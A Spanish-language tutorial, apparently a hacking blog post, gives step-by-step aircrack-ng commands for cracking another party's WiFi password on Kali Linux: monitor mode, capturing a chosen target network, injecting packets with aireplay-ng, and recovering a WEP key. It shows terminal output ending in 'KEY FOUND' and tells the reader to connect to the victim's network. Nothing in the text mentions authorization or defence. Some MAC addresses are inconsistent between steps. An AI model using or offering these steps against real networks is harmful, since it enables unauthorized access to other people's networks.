## MANERAS FÁCILES DE HACKEAR LA CONTRASEÑA DE WIFI EN KALI LINUX

Maneras fáciles de hackear la contraseña de Wifi en Kali Linux



En esta publicación, aprenderemos cómo hackear fácilmente las contraseñas wifi en tiempos de Linux. ¿Por qué a veces debe ser Linux? En realidad, la piratería se puede realizar en cualquier sistema operativo, pero la mayoría de los piratas informáticos utilizan Linux porque la herramienta de piratería está completa y lista para ejecutarse. Del mismo modo, para la piratería de contraseñas, hay una forma fácil, es decir, simplemente ejecutamos la aplicación desde el sistema operativo predeterminado de Linux. El nombre de la herramienta para hackear contraseñas de WiFi en tiempos de Linux es **Aircrack-ng**.

En esta publicación solo usamos la herramienta de hackeo de Linux predeterminada.

Lo que tenemos que hacer es

- 1. Prepare Kali Linux y asegúrese de que no esté conectado a ningún wifi con el comando airmon-ng check kill
- 2. Ingrese a la terminal, luego escriba el comando airmon-ng



3. Luego cambiaremos la interfaz wlan 0 a wlan0mon, escriba el comando airmon-ng start wlan0

```
Found 2 processes that could cause trouble.


If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to run 'airmon-ng check kill'

PID Name
1191 NetworkManager
1384 wpa_supplicant

PHY Interface Driver Chipset

phy8 wlan@mon ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

4. A continuación, escriba el comando airodump-ng wlan0mon. Este comando se usa para ver todas las redes wifi disponibles en wlan0mon.



5. Después de encontrar el objetivo de wifi para piratear, abra un nuevo terminal e ingrese el comando airodump-ng -c 3 -w save -bssid 02: 0B: 6B: D9: 29: 55 wlan0mon . Save it es el CSS del WiFi de destino, el cual crearemos una nueva lista con el nombre save.cap. el resultado es un proceso que no se detiene debido a la ejecución del tráfico.



- 6. Luego ingrese el *comando aireplay-ng -1 0 –a 02: 0B: 6B: D9: 29: 55 wlan0mon*
- 7. Ingrese el *comando aireplay-ng -3 –b 02: 0B: 6B: D9: 29: 5 wlan0mon*

```
root@kali:-# aireplay-ng -3 -b 02:08:68:D9:29:55 wlan0mon
No source MAC (-h) specified. Using the device MAC (40:E2:30:28:AF:AD)
14:46:24 Waiting for beacon frame (855ID: 02:08:68:D9:29:55) on channel 3
Saving ARP requests in replay_arp-1101-144624.cap
You should also start airodump-ng to capture replies.
Read 1631 packets (got 55 ARP requests and 113 ACKs), sent 125 packets...(498 pg
Read 1781 packets (got 62 ARP requests and 158 ACKs), sent 176 packets...(501 pg
Read 1915 packets (got 77 ARP requests and 193 ACKs), sent 226 packets...(501 pg
Read 2063 packets (got 88 ARP requests and 238 ACKs), sent 275 packets...(498 pg
Read 2213 packets (got 125 ARP requests and 283 ACKs), sent 325 packets...(499 gg
Read 2350 packets (got 160 ARP requests and 326 ACKs), sent 376 packets...(500 gg
Read 2446 packets (got 160 ARP requests and 376 ACKs), sent 426 packets...(500 gg
Read 2582 packets (got 187 ARP requests and 417 ACKs), sent 476 packets...(500 gg
Read 2748 packets (got 187 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
Read 2748 packets (got 200 ARP requests and 454 ACKs), sent 526 packets...(500 gg
```

8. Finalmente escriba el comando aircrack-ng save.cap . Espere hasta que el proceso se complete, se encontrará así.

```
Aircrack-ng 1.2 rc4

[00:00:16] Tested 15518 keys (got 27396 IVs)

KB depth byte(vote)
0 16/18 CA(32512) 70(32256) 54(32000) 8B(32000) B5(32000)
1 6/25 6F(34816) 68(34560) 42(34304) BA(33280) 35(33024)
2 0/6 6C(39424) 7A(37888) 64(36096) 15(35584) A2(35328)
3 0/1 69(41984) 49(34816) 4B(34048) E5(33792) 35(33536)
4 0/6 6E(39168) 58(35072) 6A(35072) 73(34816) 6B(34560)

KEY FOUND! [ 70:6F:6C:69:6E ] (ASCII: polin )

Decrypted correctly: 100%
```

El último paso es conectarse al wifi de destino con la contraseña encontrada.

Buena suerte ...

# RegardsHacking